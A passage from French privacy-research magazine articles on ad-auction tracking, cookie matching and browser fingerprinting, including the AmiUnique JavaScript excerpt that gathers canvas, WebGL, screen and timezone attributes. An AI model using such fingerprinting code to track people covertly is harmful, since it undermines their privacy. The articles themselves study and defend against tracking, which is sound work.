user_agent: "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.13 (KHTML, like Gecko) Chrome/9.0.597.107 Safari/534.13,gzip"
uri: "http://www.example.com/"
detected_language: "en"
detected_vertical {
  id: 22
  weight: 0.67789277
}
detected_vertical {
  id: 355
  weight: 0.32210726
}
cookie_version: 1
google_user_id: "CAESEIcS1pC2TBvb-4SLDJMqsY9"
seller_network_id: 1
publisher_settings_list_id: "\357\237V\206\231\3125%|\$032\%"
vertical_dictionary_version: 2
timezone_offset: -300
cookie_age_seconds: 7685804
```

*Figure 3 : Exemple de requête RTB envoyée par un échangeur aux publicitaires. Ces requêtes contiennent les informations du navigateur, l'URL du site visité, la taille de l'espace publicitaire, le cookie Google.*

été largement étudiés [7]. En plus de ces techniques, les systèmes d'enchères en temps réel mettent en œuvre des mécanismes dans l'infrastructure, donc moins visibles, qui facilitent et amplifient le profilage des utilisateurs. Ils permettent souvent aux publicitaires de construire des profils des utilisateurs sans avoir à installer de « traceurs ».

En effet, comme illustré par la figure 3, les requêtes d'enchères, qui sont envoyées aux partenaires de l'échangeur à chaque enchère, contiennent généralement des informations telles que le cookie de l'utilisateur de l'échangeur, par exemple « UID= aaa », et le contexte de visite de l'utilisateur, y compris les informations suivantes : l'adresse URL du site Web visité, les catégories du site, les trois premiers octets de l'adresse IP de l'utilisateur, des informations diverses concernant le navigateur et l'utilisateur [4, 5].

Chaque publicitaire partenaire peut donc savoir, juste en écoutant les requêtes consécutives accumulées pour chaque utilisateur identifié par son cookie « UID= aaa », la liste des sites qu'il a visité et ainsi construire son profil. Nos travaux de recherche ont montré que les échangeurs (par exemple DoubleClick) diffusent les sites visités par l'utilisateur à un nombre considérable de publicitaires, et que certains d'entre eux peuvent découvrir jusqu'à 27% des historiques des utilisateurs grâce à ce mécanisme, sans « traceur » [6].

De plus, les systèmes de RTB utilisent le mécanisme de « Cookie Matching (CM) » qui permet à l'échangeur de synchroniser son cookie avec celui des publicitaires, et ainsi de contourner le « same-origin-policy ». En synchronisant leurs cookies, ils peuvent améliorer le profilage des utilisateurs en « combinant » leurs profils respectifs. En effet, un publicitaire peut avoir deux profils pour un même utilisateur : celui qu'il a construit lui-même, à partir de divers traceurs qu'il a installé sur divers sites, et indexé par son cookie « UID=bbb », et celui qu'il a construit grâce au RTB, comme décrit précédemment, indexé par « UID=aaa ». Grâce au CM, il pourra apprendre que les cookies « UID=aaa » et « UID=bbb » font référence au même utilisateur (ou plutôt au même navigateur) et ainsi « combiner » les deux profils en un profil plus précis.

La figure 4, page suivante, montre un exemple d'échange de « Cookie Matching » qui a lieu après une vente aux enchères, effectuée par [Adexchange.com](http://Adexchange.com) et gagnée par [Bidder.com](http://Bidder.com). On observe que l'échangeur de publicités, [Adexchange.com](http://Adexchange.com), envoie un script ou une instruction de redirection au navigateur de l'utilisateur indiquant l'adresse url de la publicité à télécharger, [cm.bidder.com](http://cm.bidder.com). Cette redirection contient aussi le cookie de l'utilisateur « UID=aaa ». Le navigateur de l'utilisateur se connecte



alors sur [cm.bidder.com](http://cm.bidder.com) et envoie son cookie, « UID=bbb ». Lorsque le publicitaire, [bidder.com](http://cm.bidder.com), reçoit ce message, il délivre la publicité et apprend au passage que les deux cookies « aaa » et « bbb » appartiennent au même utilisateur.




Figure 4 : Exemple de Cookie Matching.

Nos travaux ont montré que les CM arrivent très fréquemment et sont réalisés par un grand nombre d'entités; certains d'entre eux synchronisent leurs cookies sur une grande proportion des profils, jusqu'à 91% des profils selon notre étude [6]. De plus, nous avons mesuré que Facebook et AppNexus sont présents sur de nombreux sites Internet et peuvent reconstituer respectivement, en moyenne, 31,55% et 17,4% des historiques Web des internautes. En fusionnant leurs profils, leurs couvertures moyennes peuvent passer à 39,35% !

## 4 Le prix des publicités ciblées

Les systèmes de RTB sont en pleine croissance et devraient représenter plus de 25% des ventes totales d'affichage publicitaire aux États-Unis en 2015 contre 10% en 2011 [10].

Comme nous l'avons décrit précédemment, les systèmes de RTB permettent aux publicitaires d'acheter des espaces publicitaires aux enchères. Lorsqu'un publicitaire gagne une enchère, il obtient non seulement un espace publicitaire, mais également la possibilité de faire un « Cookie Matching », et donc d'améliorer le profil de l'utilisateur. Mais quel prix un publicitaire est-il prêt à payer pour gagner aux enchères, et ce prix varie-t-il d'un internaute à un autre ? En d'autres termes, est-ce que certains internautes sont plus « bankables » que d'autres ?

Comme expliqué précédemment, les publicitaires doivent payer l'impression des publicités qu'ils ont gagnées. Mais comme RTB utilise le système d'enchère




Figure 5 : Exemple de fuite du prix d'une publicité par le mécanisme de Cookie Matching. Le prix de l'enchère, « ABCD », est communiqué par l'échangeur au publicitaire par l'intermédiaire du navigateur de l'utilisateur (messages 4 et 5).

Vickrey [11], le gagnant de l'enchère doit payer le 2ème prix le plus élevé et non celui qu'il a proposé. Par conséquent, lorsqu'un publicitaire gagne une enchère, l'échangeur lui communique le prix à payer par l'intermédiaire d'une macro **WINNING\_PRICE**, qui comme le montre la figure 5, passe par le navigateur de l'utilisateur. Or, il s'avère que certains publicitaires, peu regardants, transmettent ces prix en clair ! Ils sont donc accessibles !

Nous avons donc développé une extension Firefox et Chrome qui analyse les échanges entre les échangeurs et publicitaires et récupère le prix des publicités vendues aux enchères. Cette extension calcule alors le prix moyen de chaque utilisateur et envoie cette information, anonymisée, à l'un de nos serveurs. Un utilisateur qui a installé notre extension, peut découvrir le prix moyen de ses publicités, ainsi que son classement parmi tous les utilisateurs de notre extension en se connectant sur notre site [yourvalue.inrialpes.fr](http://yourvalue.inrialpes.fr) (figure 6). Il peut donc voir si son profil est plus ou moins « bankable » que celui des autres internautes. Notre système utilise également le prix moyen ainsi calculé et le nombre de publicités qu'un utilisateur rencontre quotidiennement pour calculer le prix journalier déboursé par les publicitaires pour chaque utilisateur.

Nous avons distribué notre extension sur l'Internet, et recueilli les prix moyens de plusieurs volontaires avec différents profils. Le détail de nos travaux et résultats est disponible dans notre article scientifique : [6].

Nos résultats montrent que le prix moyen par espace publicitaire est très bas : en moyenne 0,0005 dollars ! Les prix moyens changent également en fonction du pays du destinataire. En effet, les prix aux États-Unis (en moyenne \$0,00069) sont visiblement plus élevés que ceux en France (\$0,00036) et au Japon (\$0,00024).



## How Much Are You Worth?

When you visit certain Web sites on the Internet, ad requests are sent to advertisers. They compete for a chance to serve ads to you. The bid prices they submitted to auctions are generally based on your information that advertisers possess, for example a profile inferred from your Web history, and your browsing context. The prices reflect how they evaluate your profile. We capture these prices to give you a quantification of your value from advertisers' perspective.

Items in your browsing history are worth (on average):

**\$0.001035**

Out of 257 users, you are ranked:

**122nd**

*Figure 6 : Interface du service « How Much Are You Worth? ». Cet exemple montre que le prix moyen des publicités ciblées de l'internaute est de \$0.001035 et que sur les 257 utilisateurs du service, cet utilisateur est classé 122ème en terme de valeur de son profil.*

Les résultats confirment également que certains internautes sont plus « bankables » que d'autres et que les prix moyens de leurs publicités sont plus élevés. En effet, sur plus de 200 utilisateurs de notre extension, les prix moyens varient entre \$0.01 et \$0.000038 (<http://yourvalue.inrialpes.fr>).

Ces prix dépendent à la fois de la précision des profils, mais aussi des catégories les constituant. En effet, les catégories « Restaurant » ou « Shopping » semblent deux fois plus prisées, avec un prix moyen de \$0.00068 et \$0.00059, que les catégories « Humor » ou « Sports ».

Enfin, les publicitaires semblent avoir des stratégies d'enchère différentes : certains semblent cibler les profils les plus chers, d'autres au contraire les profils à coût moyen ou faible. L'économie des publicités en ligne est très complexe et dépend d'une multitude de paramètres.

## Conclusions

L'impact sur la vie privée de la publicité ciblée a longtemps été une source de controverses et de débats. La publicité ciblée apporte des avantages économiques énormes : elle fournit un moyen pour les annonceurs de mieux atteindre leurs segments de marché et elle augmente les revenus des éditeurs, et par conséquent, des publicitaires. Cependant, elle envahit la vie privée des internautes qui se retrouvent tracés et profilés en permanence. Comme nous l'avons montré, les systèmes RTB permettent une surveillance encore plus avancée des internautes. Cette surveillance est omniprésente, « invisible » et difficilement contrôlable, car elle est mise en œuvre par l'infrastructure.

Les publicitaires en ligne se défendent souvent contre cette accusation en argumentant que les données qu'ils collectent, souvent les listes des sites visités par chaque

internaute, sont anonymes et jamais associées à des noms. Ces arguments sont très faibles, car il a été montré que la liste des sites visités par un internaute est, dans la majorité des cas, unique et est donc « identifiante » [8]. Par ailleurs, il existe plusieurs solutions pour réidentifier ces données. Par exemple, un publicitaire peut récupérer le nom d'un utilisateur à partir de sites qui demandent aux utilisateurs de s'authentifier, comme les réseaux sociaux [7]. De plus, les techniques de « Cookie Matching », décrites dans cet article, qui facilitent les échanges

des données personnelles entre entités tierces, favorisent grandement cette réidentification.

Finalement, même si ces données étaient réellement anonymes, le fait de connaître le profil d'un utilisateur, même sans connaître son identité, permet plus facilement de le manipuler en lui envoyant des messages très ciblés à des moments précis. Cette manipulation « psychologique » peut éventuellement être utilisée pour influencer les internautes sur leurs actes d'achat ou même sur leurs votes [9] !

À un moment où les débats sur la nouvelle loi sur le renseignement se terminent, il paraît urgent d'ouvrir un débat public sur l'éthique et la légalité de la surveillance effectuée par les publicitaires en ligne. Cette surveillance est aussi dangereuse, voire plus dangereuse, que la surveillance étatique, car elle est effectuée par des entreprises privées, souvent étrangères, sans aucun contrôle ni recours.

Des outils, comme Ghostery [13] ou Adblock [14], permettent de bloquer le téléchargement et/ou l'affichage de certaines publicités, et généralement tout le traçage qui en résulte. Cependant, ils remettent en cause le modèle économique d'Internet, ce qui n'est pas toujours acceptable. Il devient urgent de réfléchir à de meilleures solutions pour limiter et mieux contrôler cette surveillance.

Il faudrait aussi développer des systèmes de publicité ciblée qui respectent la vie privée des utilisateurs en adoptant une approche « Privacy-by-Design », car répétons-le encore une fois : ce n'est pas le ciblage qui est en cause ici, mais bien le traçage et le profilage ! En effet, la plupart des internautes ne sont pas contre les publicités ciblées, mais souhaitent mieux contrôler les informations qui sont collectées par les publicitaires et les autres entités tierces. ■

**Retrouvez toutes les références accompagnant cet article sur <http://www.mismag.com/>.**



# LE FINGERPRINTING : UNE NOUVELLE TECHNIQUE DE TRAÇAGE

Benoit Baudry – benoit.baudry@inria.fr – Chercheur à l'INRIA Rennes

Pierre Laperdrix – pierre.laperdrix@insa-rennes.fr – Doctorant à l'INSA de Rennes

**mots-clés :** *BROWSER FINGERPRINTING / EMPREINTE DE NAVIGATEUR / TRAÇAGE / VIE PRIVÉE / JAVASRIPT / FLASH / HTML*

**L**e « *browser fingerprinting* » désigne l'activité de collecte par un navigateur d'un certain nombre d'informations sur l'appareil d'un internaute pour bâtir une empreinte (*fingerprint*). De nombreuses études ont montré que cette empreinte est unique dans la très grande majorité des cas et évolue très lentement. Il est ainsi possible de l'utiliser pour tracer les internautes, sans laisser aucune trace sur l'appareil.

## 1 Présentation du Fingerprinting

En 2010, Peter Eckersley de l'Electronic Frontier Foundation révélait la possibilité d'exploiter le « *browser fingerprinting* » pour tracer les internautes. Pour illustrer ce phénomène, il a lancé le site <https://panopticklick.eff.org/> sur lequel il a installé un script très simple qui récupère 8 attributs du navigateur et de l'environnement du visiteur du site. Il a montré que 94% des 500 000 empreintes récoltées au moment de l'étude étaient uniques, pouvant ainsi être exploitées pour tracer les internautes. Il a aussi démontré qu'il était possible de suivre une même empreinte dans le temps grâce à l'identification de simples évolutions. Depuis lors, de nombreux travaux ont montré qu'il est possible de récolter d'autres attributs pour enrichir l'empreinte et la rendre encore plus identifiable. Des sociétés commerciales ont d'ailleurs commencé à exploiter les empreintes pour tracer les internautes.

### 1.1 Le browser fingerprinting en pratique

Pour mieux comprendre le phénomène du browser fingerprinting, l'importance des différents attributs ainsi que les différences entre appareils mobiles et ordinateurs (portables ou de bureau), nous avons déployé un script de fingerprinting sur le site

<https://amiunique.org/> [1]. Le tableau 1 présente un exemple d'empreinte récupérée sur AmiUnique. Nous récoltons 13 attributs du navigateur et de son environnement. La première source d'informations provient des en-têtes HTTP que le client envoie systématiquement au serveur, dès qu'il accède à un site. Par exemple, le user agent révèle le type du navigateur, sa version ainsi que le système d'exploitation utilisé par le client, et l'en-tête « Content language » indique la langue demandée pour la page web.

Il est ensuite nécessaire d'exécuter un script pour récupérer certains de ces attributs. Une partie est accessible par les nombreuses APIs fournies par le moteur JavaScript du navigateur (par exemple, les objets JS « *window.screen* » et « *window.navigator* » fournissent une grande quantité d'informations à propos du système). Une autre partie des attributs provient des plugins utilisés par le navigateur, qui fournissent des APIs donnant accès à d'autres informations sur le système d'exploitation. Par exemple, le plugin Flash peut fournir la liste des polices installées sur l'appareil grâce à un simple appel de fonction.

Le code ci-dessous est un extrait du script de fingerprinting. On remarque que certains attributs de l'empreinte sont systématiquement fournis pas le client (en-têtes HTTP) et que d'autres sont récupérés directement par une simple requête sur les APIs Flash et JS (la plateforme ou la résolution de l'écran). Enfin, certains attributs ne peuvent être récupérés qu'avec une connaissance plus fine des APIs (WebGL Renderer).

Extrait du script de fingerprinting utilisé sur [AmiUnique.org](https://amiunique.org/).



| Attribut           | Source                  | Valeur                                                                                                     |
|--------------------|-------------------------|------------------------------------------------------------------------------------------------------------|
| User agent         | En-tête HTTP            | Mozilla/5.0 (X11; Linux x86 64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/ 41.0.2272.118 Safari/537.36 |
| Accept             | En-tête HTTP            | text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8                                 |
| Content encoding   | En-tête HTTP            | gzip, deflate, sdch                                                                                        |
| Content language   | En-tête HTTP            | en-us,en;q=0.5                                                                                             |
| Liste des plugins  | JavaScript              | Plugin 1: Chrome PDF Viewer. Plugin<br>2: Chrome Remote Desktop Viewer...                                  |
| Fuseau horaire     | JavaScript              | -60 (UTC+1)                                                                                                |
| Do Not Track       | En-tête HTTP/JavaScript | Oui                                                                                                        |
| Résolution d'écran | JavaScript              | 1920x1200x24                                                                                               |
| Liste des polices  | Flash                   | Abyssinica SIL,Aharoni CLM,AR PL UM-<br>ing CN,AR PL UMinG HK,AR PL UMinG<br>TW...                         |
| Plateforme         | Flash                   | Linux 3.19.1-201.fc21.x86 64                                                                               |
| WebGL Vendor       | JavaScript              | NVIDIA Corporation                                                                                         |
| WebGL Renderer     | JavaScript              | GeForce GTX 650 Ti/PCIe/SSE2                                                                               |

Tableau 1 : Exemple d'un fingerprint.

```
var platform = window.navigator.platform;
var cookieEnabled = window.navigator.cookieEnabled? "yes" : "no";
var timezone = new Date().getTimezoneOffset();
var resolution = window.screen.width+"x"+window.screen.
height+"x"+window.screen.colorDepth;
```

```
try {
    localStorage.fp = "test";
    domLocalStorage = "";
    if (localStorage.fp == "test") {
        domLocalStorage = "yes";
    } else {
        domLocalStorage = "no";
    }
} catch (ex) {
    domLocalStorage = "no";
}
```

```
try {
    canvas = document.createElement("canvas");
    canvas.height = 60;
    canvas.width = 400;
    canvasContext = canvas.getContext("2d");
    canvas.style.display = "inline";
    canvasContext.textBaseline = "alphabetic";
    canvasContext.fillStyle = "#f60";
    canvasContext.fillRect(125, 1, 62, 20);
    canvasContext.fillStyle = "#069";
    canvasContext.font = "11pt no-real-font-123";
    canvasContext.fillText("Cwm fjordbank glyphs vext quiz,
\\ud83d\\ude03", 2, 15);
    canvasContext.fillStyle = "rgba(102, 204, 0, 0.7)";
    canvasContext.font = "18pt Arial";
    canvasContext.fillText("Cwm fjordbank glyphs vext quiz,
\\ud83d\\ude03", 4, 45);
    canvasData = canvas.toDataURL();
} catch(e){
    canvasData = "Not supported";
}
```

```
var canvas = document.createElement('canvas');
var ctx = canvas.getContext("webgl") || canvas.
getContext("experimental-webgl");
```

```
if(ctx.getSupportedExtensions().indexOf("WEBGL_debug_renderer_
info") >= 0) {
    webGLVendor = ctx.getParameter(ctx.getExtension('WEBGL_
debug_renderer_info').UNMASKED_VENDOR_WEBGL);
    webGLRenderer = ctx.getParameter(ctx.getExtension('WEBGL_
debug_renderer_info').UNMASKED_RENDERER_WEBGL);
} else {
    webGLVendor = "Not supported";
    webGLRenderer = "Not supported";
}
```

## 1.2 Browser fingerprinting : un effet de bord de la richesse des navigateurs

Nous voyons que le principe du browser fingerprinting est très simple : récupérer, grâce à un simple script, quelques informations concernant l'appareil sur lequel est installé le navigateur afin d'en constituer une empreinte. Néanmoins, chacune de ces informations semble très banale et très commune, et on peut se demander comment cette empreinte peut être exploitée à des fins de traçage.

Il est important de comprendre que si un cookie est un objet précis, installé sur les machines clientes dans une démarche explicite de garder, d'analyser et de tracer des historiques de navigation, le phénomène du browser fingerprinting est beaucoup plus diffus. La technologie a des contours beaucoup plus flous que la technique des cookies.

La possibilité d'exploiter les empreintes à des fins de traçage est un « accident » rendu possible par l'apparition de nouvelles technologies, indépendantes de la volonté des sites marchands. Au cours des années, les navigateurs se sont enrichis pour permettre plus



d'interactions avec les usagers, pour permettre aux internautes de personnaliser leur navigateur, et pour permettre l'affichage de contenus multimédias très riches. Cet enrichissement des fonctionnalités des navigateurs s'est fait grâce à deux technologies : des architectures à plugins qui permettent à chaque internaute de spécialiser son navigateur ; des APIs très riches qui permettent aux développeurs de proposer du contenu web dynamique, attractif et adapté aux environnements des internautes (par exemple, le site est automatiquement affiché dans la langue choisie par l'internaute).

L'apparition du browser fingerprinting comme technique de traçage est un effet de bord direct de cet enrichissement des navigateurs. D'une part, chaque internaute personnalise son navigateur et son environnement (différents systèmes d'exploitation, différents appareils, etc.) et, par conséquent, l'empreinte d'un navigateur est très probablement différente de toutes les autres. D'autre part, l'enrichissement constant des APIs donne accès à de plus en plus d'informations, permettant de bâtir des empreintes de plus en plus riches, qui ont une probabilité d'autant plus grande d'être uniques.

La conséquence majeure du détournement des fonctionnalités du navigateur à des fins de constitution d'une empreinte est qu'il extrêmement difficile de détecter une activité de fingerprinting de la part d'un site, et donc de contrôler ou d'empêcher une telle activité. Par exemple, si un internaute détecte qu'un script récupère la résolution de son écran, il est impossible de savoir si cette information est utilisée à des fins légitimes pour ajuster la page web à la taille de l'appareil ou si c'est un élément d'une signature plus grande, récoltée à des fins de traçage.

## 2 Analyse de la diversité des fingerprints

Nous discutons ici de la différence entre les attributs récoltés sur [amiunique.org](http://amiunique.org) en termes d'identification, et nous distinguons l'importance de ces attributs entre les ordinateurs fixes ou portables et les appareils mobiles. Les mesures et observations présentées s'appuient sur l'analyse de 75 000 empreintes récoltées entre novembre 2014 et mai 2015.

### 2.1 Attributs discriminants

La liste des polices de caractères et celle des plugins constitue souvent les attributs les plus discriminants dans une empreinte. La liste des polices dépend directement du système d'exploitation et des logiciels installés. Il suffit d'avoir un logiciel qui est très peu utilisé ou d'avoir téléchargé et installé une police de caractères très spéciale depuis Internet pour avoir une empreinte très facilement reconnaissable. L'utilisation d'un système d'exploitation atypique ou peu répandu comme FreeBSD, Arch Linux ou openSUSE contribue aussi très fortement à avoir

une empreinte unique. Pour ce qui est des plugins, de très nombreuses empreintes récoltées possèdent des plugins qui sont très peu répandus et qui rendent leur utilisateur directement identifiable (plus de 96% des plugins observés sur AmiUnique sont présents dans moins de 1% des empreintes récoltées). Les plugins recensés concernent tous les usages : des modules pour fournir une sécurité et une identification accrue sur certains sites comme le plugin Identity Protection Technology d'Intel à des plugins pour faciliter le lancement de certains jeux comme le plugin Uplay d'Ubisoft.

Ces derniers temps, nous pouvons observer une évolution parmi les empreintes récupérées sur des navigateurs Chrome. Il y a 2 ans, Google a décidé d'arrêter le support des plugins qui suivent l'architecture NPAPI car, selon eux, ils sont source « de bugs, de crashes, d'incidents de sécurité et de complexité de code » [2]. Depuis la version 43, sortie en avril 2015, les plugins NPAPI sont désactivés par défaut, et les plugins qui étaient utilisés par une très petite minorité d'internautes ne sont donc plus présents. L'impact que cette décision a sur le traçage par empreintes reste à évaluer, mais un changement est certainement à prévoir.

### 2.2 Analyse d'un attribut : le canvas fingerprinting

Fig. 1 : Test de l'API Canvas du navigateur en procédant au rendu d'une image en suivant les instructions présentes dans le deuxième bloc « try » de l'extrait de code de la partie 1.1.

Certains attributs peuvent donner des informations sur plusieurs couches du système. L'image générée en utilisant l'API Canvas en fait partie (exemple dans la figure 1). Tout d'abord, le rendu des 2 chaînes de caractères dans l'image peut varier d'un appareil à un autre. Dans le script de fingerprinting, nous demandons au navigateur d'utiliser une police qui n'existe pas. Cette demande spéciale se traduit dans le navigateur par l'utilisation d'une police de caractères dite de « fallback », c'est-à-dire une police qui est utilisée quand celle demandée n'existe pas. Selon le système d'exploitation et les polices installées, cette police de fallback n'est pas la même, et cette différence peut être utilisée pour distinguer deux appareils. Dans un second temps, le dernier caractère peut révéler de précieuses informations sur le système utilisé. C'est un « emoji », un pictogramme d'une émotion ou d'une action (à ne pas confondre avec les émoticônes qui ont le même but, mais qui sont représentées par une suite de caractères comme « :(" ou "<3" ). Chaque emoji a son propre caractère Unicode [3], et c'est à la charge des développeurs des polices de caractères de donner leur propre représentation de chaque emoji. Cela se traduit par une grande diversité d'emojis entre systèmes d'exploitation. On peut même observer des



différences entre constructeurs qui utilisent Android sur leurs smartphones. Les emojis dans la figure 2 illustrent cette diversité qui est récupérable par un script de fingerprinting et qui donne des informations sur l'appareil utilisé.




Fig. 2 : Emojis sur différents systèmes d'exploitation et sur différents appareils.

Enfin, comme démontré par Mowery et al. [4], l'agencement des pixels dans l'image peut varier entre des systèmes ayant la même couche logicielle, mais du matériel différent. Selon la carte graphique, le processeur et les pilotes utilisés, une même image générée à partir d'un même ensemble de polices peut présenter des variations de quelques pixels qui sont détectables et donc utilisables pour du fingerprinting.

## 2.3 Comparaison PC/smartphone

Les smartphones et tablettes sont devenus les supports les plus répandus pour naviguer sur Internet. Une analyse des empreintes de ces appareils révèle qu'ils présentent moins de diversité sur beaucoup d'attributs, comparés à un ordinateur fixe ou portable. Ceci est une conséquence directe de l'absence de plugins. Cependant, le user agent est souvent plus riche et peut révéler des informations très précieuses sur le système d'un appareil. Par exemple, sur les systèmes Android, les mises à jour des firmwares sont directement fournies par le constructeur. Le navigateur indique alors le modèle exact du téléphone ainsi que la version exacte du firmware comme on peut le voir ci-dessous avec un Sony Xperia Z3 D5803 sous Android 4.4.4 :

*Mozilla /5.0 (Linux; **Android 4.4.4; D5803** Build /23.0.1. A .5.77) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.93 Mobile Safari /537.36*

En revanche, sur le même système, si l'utilisateur décide de naviguer avec Firefox et non plus avec Chrome, beaucoup moins d'informations sont visibles :

*Mozilla /5.0 (**Android; Mobile** rv :34.0) Gecko /34.0 Firefox /34.0*

Comme Firefox est installé à partir du Google Play Store, le user agent renvoyé est générique et n'a pas été

compilé pour l'appareil concerné. Selon le navigateur utilisé, plus ou moins d'informations peuvent donc être visibles et exploitées dans une empreinte.

## 3 Le fingerprinting en pratique

### 3.1 Quelques exemples d'adoption

Comme toute technique de traçage, le fingerprinting peut être utilisé de manière constructive en fournissant des outils d'authentification avancée permettant de vérifier l'authenticité d'un appareil et de détecter des comportements anormaux. Nous n'avons malheureusement aujourd'hui pas d'exemples concrets d'une telle pratique même si certains sites web sensibles doivent très probablement s'appuyer sur de tels outils pour contrôler le trafic au sein de leurs services.

Le fingerprinting peut aussi rentrer dans le cadre d'une utilisation abusive, voire destructive en construisant des profils complets d'utilisateurs et en analysant leurs habitudes de navigation. De telles pratiques peuvent être considérées comme de sérieuses atteintes au respect de la vie privée des internautes.

En 2013, des chercheurs de Leuven en Belgique ont analysé les 10 000 sites les plus populaires pour déterminer la propagation du fingerprinting sur Internet [5]. Ils en ont conclu que cette technique était beaucoup plus répandue que les estimations des précédentes recherches sur le sujet. Plusieurs sociétés de publicité comme BlueCava [6], AddThis [7] ou Revenviews [8] se sont déjà tournées vers le fingerprinting pour renforcer leur traçage et compléter l'usage des cookies.

Les géants du Web comme Google, Yahoo, Twitter ou Amazon n'indiquent pas dans leur politique de vie privée l'usage du fingerprinting, mais ils précisent qu'ils collectent des « données relatives à l'appareil utilisé » pour « améliorer les services proposés aux utilisateurs ». Google a même mis à jour sa politique de vie privée en juin 2015 pour indiquer l'usage de « technologies similaires » aux cookies et non plus « d'identifiants anonymes » [9].

Enfin, la récolte d'informations sur la configuration d'un appareil peut mener à des attaques ciblées. Par exemple, si vous identifiez qu'une machine possède une version vulnérable du plugin Flash ou une version non patchée d'OpenSSL, une attaque peut être développée sur mesure pour cette machine.

Le fingerprinting est donc déjà largement utilisé sur Internet et c'est une technique en pleine expansion qui présente des atouts, mais aussi des inconvénients en matière de sécurité.



## 3.2 Des contre-mesures partielles

Il n'existe aujourd'hui aucune solution permettant d'empêcher toute tentative de collecte d'empreinte ou de rendre une empreinte anonyme. Néanmoins, il existe un ensemble de techniques qui permettent de cacher ou de modifier certains des attributs qui forment une empreinte.

### 3.2.1 Do Not Track : une opportunité manquée ?

En 2011, un en-tête HTTP appelé « Do Not Track » a été intégré dans les principaux navigateurs. Son objectif est simple : informer un site web de son souhait de ne pas être tracé. Cette solution est censée couvrir toutes formes de traçage existantes et futures (cookies, fingerprinting). Le problème est qu'un en-tête HTTP est un simple signal qui ne bloque ni la mise en place de cookies ni l'exécution de scripts de traçage. Ainsi, malgré des recommandations très claires de la part des autorités (par exemple, la CNIL « considère que lorsqu'un internaute décide d'activer une option de type « do not track », aucun profil ne devrait être réalisé sur cet internaute et sur son terminal »), la demande est ignorée par de très nombreux sites. Même les deux géants que sont Facebook et Google l'ignorent sous prétexte que l'appellation « Do Not Track » n'est pas claire pour les internautes [10].

Yahoo a arrêté le support de cet en-tête en novembre 2014 à cause d'un manque d'efficacité et d'adoption par l'industrie du Web pour ensuite revenir sur sa décision un an plus tard à la suite d'un nouveau partenariat avec Mozilla [11]. De son côté, le moteur de recherche DuckDuckGo se distingue de ses concurrents par le fait qu'il ne collecte pas et qu'il ne partage pas d'informations personnelles [12].

L'adoption d'un standard efficace contre le traçage sur Internet est souhaitée et demandée par les internautes. Cependant, les grands acteurs du Web freinent le développement d'un tel standard à cause des impacts économiques qui sont en jeu.

### 3.2.2 Modifier son fingerprint : une fausse bonne idée

Une idée pour se protéger du fingerprinting est de modifier la valeur des attributs renvoyés au serveur ou de masquer les informations discriminantes. Par exemple, il existe de nombreuses extensions pour modifier le user agent telles que « User agent switcher » [13] sous Chrome ou « Masking agent » [14] sous Firefox. L'usage de ces extensions pose deux problèmes.

Le premier vient du fait qu'en modifiant une partie des données renvoyées au serveur, l'utilisateur a une

empreinte dite incohérente, c'est-à-dire une empreinte qui ne peut correspondre à aucun navigateur. Par exemple, un appareil qui dit être un iPhone avec une résolution d'écran de 1920x1080 est tout simplement impossible. Cette incohérence rend ainsi l'appareil détectable, car il sera un des seuls appareils dans le monde à mentir avec ces valeurs spécifiques.

Le deuxième problème vient du fait que, même si un individu cherche à cacher des informations comme le système d'exploitation de son appareil ou le navigateur utilisé, les moteurs JavaScript ont des APIs tellement riches qu'il est possible de vérifier la valeur d'un même attribut par de très nombreux moyens. Par exemple, il est possible de trouver la valeur du système d'exploitation dans le user agent renvoyé, dans l'attribut « platform » en JavaScript et en Flash, dans la liste et les extensions des fichiers des plugins utilisés, dans le type des emojis, etc.

Au final, mentir sur son empreinte est inefficace et rend l'utilisateur encore plus visible qu'avec les valeurs réelles.

### 3.2.3 Bloquer les scripts : utilisation d'extensions

La meilleure défense aujourd'hui contre le browser fingerprinting est de bloquer en amont les scripts qui sont utilisés pour récupérer des informations concernant votre appareil.

